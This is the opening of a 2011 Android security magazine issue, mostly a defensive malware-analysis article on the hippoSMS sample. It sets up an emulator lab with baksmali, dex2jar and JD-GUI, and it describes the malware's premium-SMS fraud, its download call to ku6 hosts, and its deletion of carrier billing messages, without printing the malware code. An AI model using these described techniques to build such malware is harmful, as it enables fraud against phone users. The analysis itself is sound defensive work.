HAKIN9 EXTRA

Issue 4/2011 (4) ISSN 1733-7186

Android Security

PEN TESTING ON ANDROID

ANDROID MALWARE ANALYSIS

ZEUS IN THE MOBILE

PLUS

ANDROID (IS)SECURE

TUTORIAL: ANDROID APP DEVELOPMENT

INTERVIEW WITH DARIUS CHEUNG FROM MCAFEE

Attend the second Android Developer Conference

AnDevCon II

The Android Developer Conference

November 6-9, 2011 • San Francisco

100% Developer Focused!

30+ Expert Speakers

70+ Technical Classes and Workshops

"A lot of useful, cutting-edge information."
—Alfred Mirzagitov, Sr. Software Engineer, Webroot

"AnDevCon had lots of great information, excellent speakers and a coherent program."
—Paul Verger, Software Developer, Pico Software

"There were great presentations with very professional lecturers. Go for it!!!"
—Eyal Zmora, Software Engineer, NDS Technologies

Google KEYNOTE!

Chet Haase and Romain Guy present:

Register Early and SAVE!

Download the complete course listing at www.AnDevCon.com

A BZ Media Event

Easily add security at the source

buguroo offensive security

In buguroo our **expert teams in security, hacking and programming** allows us to find solutions to simplify the development of secure code to our customers.

"Simplicity is the ultimate sophistication"
Leonardo da Vinci

buguroo has designed and developed bugScout, a powerful managed service for **source code vulnerability analysis**:

- **Effectiveness.** bugScout automatically detects over 94% of the vulnerabilities that can be found within the source code.
- **Simplicity.** bugScout includes a project, application and analysis classification system, incorporates a reports manager and makes vulnerability management a lot easier.
- **Scalability.** bugScout works in a decentralized, cloud computing environment.
- **Parallelized.** bugScout is designed to simultaneously audit multiple source codes without affecting performance.
- **Customizable.** bugScout is a multitasking and multiuser platform providing for rights granularity. The user interfaces are completely customizable.

Hakin9 EXTRA

Editor in Chief:
Ewa Dudzic
ewa.dudzic@hakin9.org

Managing Editor:
Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Editorial Advisory Board:
Rebecca Wynn,
Matt Jonkman,
Donald Iverson,
Michael Munt,
Gary S. Milefsky,
Julian Evans,
Aby Rao

DTP:
Marcin Ziółkowski
GDStudio
Art Director:
Marcin Ziółkowski
GDStudio
www.gdstudio.pl

Proofreaders:
Donald Iverson,
Michael Munt,
Elliott Bujan,
Bob Folden,
Steve Hodge,
Jonathan Edwards,
Steven Atcheson

Top Betatesters:
Ivan Burke,
John Webb,
Nick Baronian,
Felipe Martins,
Alexandre Lacan,
Rodrigo Rubira Branco

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Ewa Dudzic
ewa.dudzic@hakin9.org

Production Director:
Andrzej Kuca
andrzej.kuca@hakin9.org

Publisher:
Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Dear Readers,

There was a time when people use mobile phones only for calling and texting. Now mobile devices are multimedia machines with so much posibilities that no one uses them fully. Internet, Social Networks, office applications, games and music player, those are only small parts of fitchers in modern mobile devices.

One of the most popular mobile OS is Android, system alomst perfect. Almost, because it can be hacked! In this issue we try to provide you articles about Android vurenlabilities and ways to make your Android phone more secure.

In this Hakin9 Extra you will find interview with Darius Cheung, who is Director of Consumer Mobile Technology at McAfee. He tells us about WaveSecure, application which helps to secure Android devices.

Other interesting article is Mobile Malware Analysis. Cory Adams, is analising almost all of malwares and malicious software that are attacking Android devices every day. In his article you will also find few ways to get rid of that threats.

If you are interested in Penetration Testing, you have to read article written by Thomas Cannon. In his article you will find informations how to pen test an Android and how to set up your own pen testing lab. It's really must read for every one who want to be Pen Tester.

In september's issue you will also find tutorial about developing Android application, article about hacking bluetooth and also about Pray on mobile devices. There is nothing more left for me to say than have a nice reading!

Grzegorz Tabaka & Hakin9 Team

Join the National Information Security Group (NAISG)

FREE ANNUAL MEMBERSHIP FOR HAKIN9.org SUBSCRIBERS

FACT SHEET

Overview

The National Information Security Group (NAISG) is a non-profit organization that promotes awareness and education of information security through the support of local and regional chapters. Members include IT administrators, managers, law enforcement personnel, the media, educators and students and anyone else interested in getting or staying on the cutting edge of information security.

NAISG:

- OPEN YOUR OWN CHAPTER ANYWHERE IN THE GLOBE.
- MONTHLY MEETINGS AT EACH CHAPTER – VISIT ONE WHEN YOU CAN – FREE.
- SECURITY VENDOR NEUTRAL – NO PRODUCT PRESENTATIONS.
- MEMBERS ARE IT SECURITY PROFESSIONALS, LAW ENFORCEMENT, STUDENTS, EDUCATORS AND OTHERS.
- EDUCATIONAL VENUE ON NEW SECURITY TECHNIQUES AND OTHER INFORMATION SECURITY ISSUES.
- FREE DAILY TECHTIPS – EMAIL AND ONLINE FORUM FOR FREE SUBSCRIPTION TO SOLVE ANY SECURITY OR IT RELATED QUESTION OR PROBLEM YOU ARE HAVING…

No formal security experience required. Come to learn, share tips and tricks and network with IT professionals!

Leadership

- **Bradley J. Dinerman,** founder and president - Brad is the founder and president of Fieldbrook Solutions LLC, an IT and MIS and consulting firm in Massachusetts. He is a CISSP and a Microsoft MVP in Enterprise Security, holds a number of technical certifications, is an active member of the FBI Infragard and the Microsoft IT Advisory Council and earned a Ph.D. in physics from Boston College. Brad frequently contributes to online TechTips sites and gives user group and conference presentations around the country. More information is available at http://www.naisg.org/About/.
- **Board of Directors** . A six-member board of directors provides direction for the group. Members of the board represent various segments of the IT/security community, including academia, law enforcement, defense and the legal sectors. Bios of the board members may be found at http://www.naisg.org/Board/.
- **National Advisory Council** . This council includes the leaders of each chapter and provides inter-chapter support.

U.S. Chapters

As of April, 2011, NAISG maintains the following chapters in addition to its online presence, for a total of more than 5,000 members:

Atlanta, GA; Boston, MA; Dallas, TX; Houston, TX; Midland, MI; Orlando, FL; Seattle, WA; Little Rock, AR

Key Sponsors

Astaro – http://www.astaro.com

NetClarity – http://www.netclarity.net

SECURANOIA – ANNUAL SECURITY CONFERENCE

– TO BE HELD THIS FALL IN BOSTON, MA, USA

NAISG is a NON-PROFIT ORGANIZATION.

ATTACK

DEFENCE

TOOLS

TUTORIAL

INTERVIEW

MOBILE MALWARE ANALYSIS

CORY ADAMS

With the emergence of the Android OS into the mobile market, nation state hackers and criminals alike are actively conducting attacks against the OS and its users for information gathering and financial gain. A high reward tool in an attacker's arsenal is malicious software or malware, which allows information to be gathered and extracted from targeted mobile devices. Attackers also use malware for financial gain by developing malware with a payload capable of sending SMS messages to premium numbers.

The easiest vector for this type of attack is to place malware in the marketplace and wait for victims to download and install the malware. This paper outlines one such sample of malware placed in a Chinese app market. The purpose of this paper is threefold. The first is to offer analysis of an "in-the-wild" malware sample; while the second purpose is to provide instructions for the initial setup of an Android malware analysis environment capable of reproducing the results presented in this paper. The third function of this paper is to supply insight into Android malware, arm the reader with the necessary knowledge to utilize the developed environment and perform analysis of other malicious software samples.

Figure 1. *Broken Android (Rock, 2011)*

Introduction

We have been brought up to believe that high-reward is usually coupled with high-risk. However, criminals have found an opportunity to exploit high-reward, low-risk situations. Malicious software, commonly referred to as malware, provides exactly this opportunity by significantly reducing the odds of getting caught by allowing a criminal to conduct illegal activity remotely with little attribution. Even if the criminal is identified and exposed, some countries have relaxed cyber crime laws. This paper will provide analysis of one piece of malware utilized by cyber criminals that executes on the Android Operating System (OS). First, what is Android? "Android is a software stack for mobile devices that includes an operating system, middleware and key applications," (Android Developers Guide, 2011).

Why focus on Android over other Mobile OSs on the market? The Android OS is gaining popularity and its market share is growing at a rapid pace. According to Nielsen data (NielsenWire, 2011) collected between October 2010 and March 2011, the Android Operating System (OS) has experienced accelerated growth, capturing a substantial portion (50%) of the market share for recently acquired Smartphones (Figure 1). This growth has allowed the Android OS to further its lead in the Smartphone market share with 37% overall (Figure 2). These statistics are depicted in the following charts released by the Nielsen Company (Figure 1).

"As mobile devices grow in popularity, so do the incentives for attackers. Mobile malware, for example, is clearly on the rise, as attackers experiment with new business models by targeting mobile phones. Recently over 250,000 Android users were compromised in an unprecedented mobile attack when they downloaded malicious software disguised as legitimate applications from the Android Market," (Lookout, 2011). This rise in infections is the reason this article was written. Attention needs to be placed on this rapidly growing threat. The goal of this article is to provide analysis of the hippoSMS_f9bfec4403b573581c4d3807fb1bb3d2 malware, while laying the groundwork in establishing an analysis environment to create reproducible analysis of other malicious applications. There will be no shortage of malicious applications in the future of Smartphones. Raising awareness and providing others the ability to conduct analysis is the key to understanding and keeping pace with the threat.

Analysis Environment Setup

This section of the paper will focus on setting up an Android malware analysis environment and the installation of tools that will assist in the examination of the malware sample. The analysis environment for this sample was a virtual machine running Windows XP SP3 32-bit. Since Android applications are written in Java, download and install the JDK from: http://www.oracle.com/technetwork/java/javase/downloads/index.html. After the installation of the JDK, the Android Software Development Kit (SDK) can now be downloaded and installed. (Note: the JDK, not just the Java Runtime Environment is necessary for proper installation of the Android SDK) The Android SDK can be found at: http://developer.android.com/sdk/index.html.

Once the Android SDK has been successfully installed, navigate to the Android SDK and Android Virtual Device (AVD) manager, select "Available Packages" and install the SDK for the version of Android desired. For the analysis of this malware sample Android 2.2 was selected and installed. Next, a virtual device must be created using the AVD manager. This can be done by selecting a name (just for user reference) and selecting a target, in this case the Android 2.2 just installed (Figure 2).

Rather than using an actual phone to analyze the malware which will, in turn, likely infect the phone, an emulator provides the same functionality while running safely in the virtual analysis environment. The emulator inside the analysis environment mitigates the risk of analyzing the sample and can save time over connecting to hardware. To start the emulator: open a command prompt, navigate to the android-sdk\platform-tools directory and run the following command:

```
Emulator-arm.exe -avd <Name of AVD created>
```

If successful, then the emulator window will appear. (Note: The emulator can be slow and may take a while to appear.) At this point a simulated Smartphone running the Android 2.2 OS is active within the analysis environment; now the malicious application can be loaded. This is accomplished by running the command in the following figure (Figure 3).

After a successful import of the malicious application into the emulator the hippoSMS application should be visible. The hippoSMS application is the icon with Chinese characters beneath "KUB" if imported successfully the emulator should mirror Figure 4.




Figure 2. *Smartphone Market share October 2010 – March 2011*




Figure 3. *Overall Smartphone market share*

To complete the analysis environment, a few extra tools need to be downloaded. The first of which is a disassembler named baksmali. Baksmali is an open-source tool for disassembling .dex files and can be downloaded from http://code.google.com/p/smali/. The next is dex2jar, which is a tool for converting .dex to .class files and can be downloaded from http://code.google.com/p/dex2jar/downloads/list. The final tool to download is JD-GUI. "JD-GUI is a standalone graphical utility that displays Java source codes of ".class" files. You can browse the reconstructed source code with the JD-GUI for instant access to methods and fields," (Dupuy, 2011). This tool is used in conjunction with dex2jar and can be downloaded from http://java.decompiler.free.fr/?q=jdgui. After the download of JD-GUI is finished, run the executable to install the program. Once all three tools have been downloaded the analysis environment is complete. At this point the emulator should be running and the malware sample (hippoSMS) should be loaded; evaluation of the sample may begin.

Analysis of hippoSMS_ f9bfec4403b573581c4d3807fb1bb3d2

A simple delivery method for an attacker is to place malicious applications, masquerading as legitimate applications, onto a legitimate app stores. The reason this is a "simple" approach is that compared to other methods of attack, this tactic essentially allows an attacker to wait for the victim to come to him. This attack trend is increasing and in early July 2011 "Security researchers have found more malicious Android apps on Google's official download site and being spread through Chinese app stores," (Keizer, 2011). Among the malicious apps found on the Chinese app store was the sample used for this analysis, hippoSMS_ f9bfec4403b573581c4d3807fb1bb3d2. Clearly, this sample was not gathered directly from the Chinese app store; instead the sample was obtained through the Contagio mobile malware mini dump. It can be retrieved from http://contagiominidump.blogspot.com/. (Note: A special thanks to Contagio for hosting a spot where malware can be downloaded and analyzed.) According to (Keiser, 2011), "HippoSMS was only published to unauthorized Chinese app stores, however. Like almost all Android malware, HippoSMS piggybacks on a host app and is installed when that app is downloaded and approved by the user."

For those who may not have malware analysis experience, static analysis is analyzing the malicious sample without actually running the sample. Dynamic analysis is actually executing the sample and this approach usually provides a better understanding of malware's functionality. However, you will read later in this article that .dex files can be "brought back" to a higher level language. This allows for easier reading which is why static analysis is very effective for Android malware as opposed to other types of malware. This is getting a little ahead though so let's slow it down. So obviously when the file is actually executed through dynamic analysis there is a high chance of infecting the analysis environment. This is the reason why emphasis is placed on conducting analysis from a virtual environment and separating it from the host.

Analysis of hippoSMS_ f9bfec4403b573581c4d3807fb1bb3d2 was conducted using both static and dynamic analysis methods. The malware sample hippoSMS_ f9bfec4403b573581c4d-3807fb1bb3d2 has a file size of 403kb. The application is a .apk, which is an Android Package file. An Android Package file is essentially a .zip containing the files that make up an Android application. The Android Development site (Android Developers Guide_Fundamentals, 2011) defines a .apk file as, "The Android SDK tools compile the code—along with any data and resource files—into an Android package, an archive file with an .apk suffix. All the code in a single .apk file is considered to be one application and is the file that Android-powered devices use to install the application." Within the .apk file is the Android manifest and a resource bundle. According to Tim Bray (Bray,




Figure 4. *Using Android SDK and AVD Manager to Add a Virtual Device*

Figure 5. *Using Android SDK and AVD Manager to Add a Virtual Device*




Figure 6. *Android emulator with the hippoSMS application installed*




Figure 7. *Baksmali usage*

2011), "The Android Manifest is the interface between an app and the Android system." In addition to this the Android Developer's Guide (Android Developer's Guide, 2011) further defines the Android Manifest as, "essential information about the application to the Android system, information the system must have before it can run any of the application's code." This information includes the application package name, application permissions, the level of API necessary, and several other important pieces of information. "The resource bundle contains your audio and video and graphics and so on, the pieces that come with the app as opposed to being fetched over the network," (Bray, 2011). To view the contents of the .apk file, right-click on the sample and extract the contents using either 7-zip or WinRar. Many of the pieces within the .apk have been touched upon; however, for the purpose of this analysis the main file of concern within the .apk is the classes.dex file.

A .dex file is the result of an Android application being compiled. The .dex is a Dalvik Executable and will be the primary focus during this analysis as it is the key to uncovering and understanding the functionality of the malicious software. This is where the baksmali tool downloaded earlier comes into play. Baksmali will now be used to disassemble and display readable code. To run baksmali browse to the folder containing the classes.dex file and enter the command in the Figure 5.




Figure 8. *Identifying premium charge number with baksmali*

Once baksmali has successfully disassembled the .dex, static analysis of the .smali files can be conducted. Several .smali files are created in the directory specified as an option, in this case "someDirectory". Analysis (essentially a code review of each .smali file) reveals two files of particular interest. A deeper look into MessageService.smali and ServerStub.smali reveals the objective of this malware and exposes how the malware intends to accomplish it. As stated earlier, malware usually is created for the purpose of financial gain and the hippoSMS_f9bfec4403b573581c4d3807fb1bb3d2 sample is no different. This malware intends to send SMS messages to the premium number "1066156686". The code depicting this can be seen in Figure 6.

Another option available to the analyst for locating this information is using dex2jar to create a .jar file. This file can then be decompiled and analyzed using JD-GUI. In order to accomplish this start by running dex2jar against the original .apk file, the command line syntax can be seen in Figure 7.

The output of the running dex2jar against the .apk file will be <filename>.apk.dex2jar.jar, if there is any doubt see the command line for the output file name. Dex2jar's output can now be loaded into JD-GUI to be decompiled and give a Java representation of the original .apk. To complete this task simply double click on JD-GUI and open <filename>.apk.dex2jar.jar. Now JD-GUI will display the .class files, making analysis fairly trivial at this point. Figure 10 shows a .class file displaying code which will send the SMS message to the premium number "1066156686" on start (Figure 8).

Also, the malware will call out to http://info.ku6.cn and Host: wapcms.ku6.com to request *Android_video_201_gen_f001.apk*. This information can be seen in the Figure 9 and Figure 10.




Figure 9. *Using dex2jar to create .class files*

In an attempt to hide the malicious activity (Keizer, 2011), "It will delete any SMS message if it starts with the number '10,'" said Jiang, noting that numbers such as "10086" and "10010" are used by Chinese mobile service providers to notify customers about ordered services and their current bill balances. "We believe the removal of the related SMS messages is used to hide the additional charges caused from the malware." During analysis this was found to be true and the proof to back this data can be seen in Figure 11.

Countermeasures

Armed with an understanding of the malware's intent, several countermeasures can be implemented to mitigate the threat. The best way to avoid the threat is to not download and install the malicious app in the first place. A couple of guidelines should guide a user's decision on whether or not to install an app. First, only download apps from a legitimate market. While there may still be malicious apps on a legitimate market, the chance of downloading one is reduced. The second is for the user to actually look at the permissions the application requests prior to selecting install. "If an application's permissions seem overreaching, a user may choose not to install the app or may identify it as suspicious. While the Android permissions model enables developers to provide a broad range of functionality in their apps, it does rely on end users' ability to evaluate permissions requested by an app at the time of installation," (Lookout, 2011).

After the malicious app has already been installed the best course of action is to remove the application from the phone. Next, which has already taken place for this sample, is to have the app




Figure 10. *Identifying premium charge number with Java Decompiler*

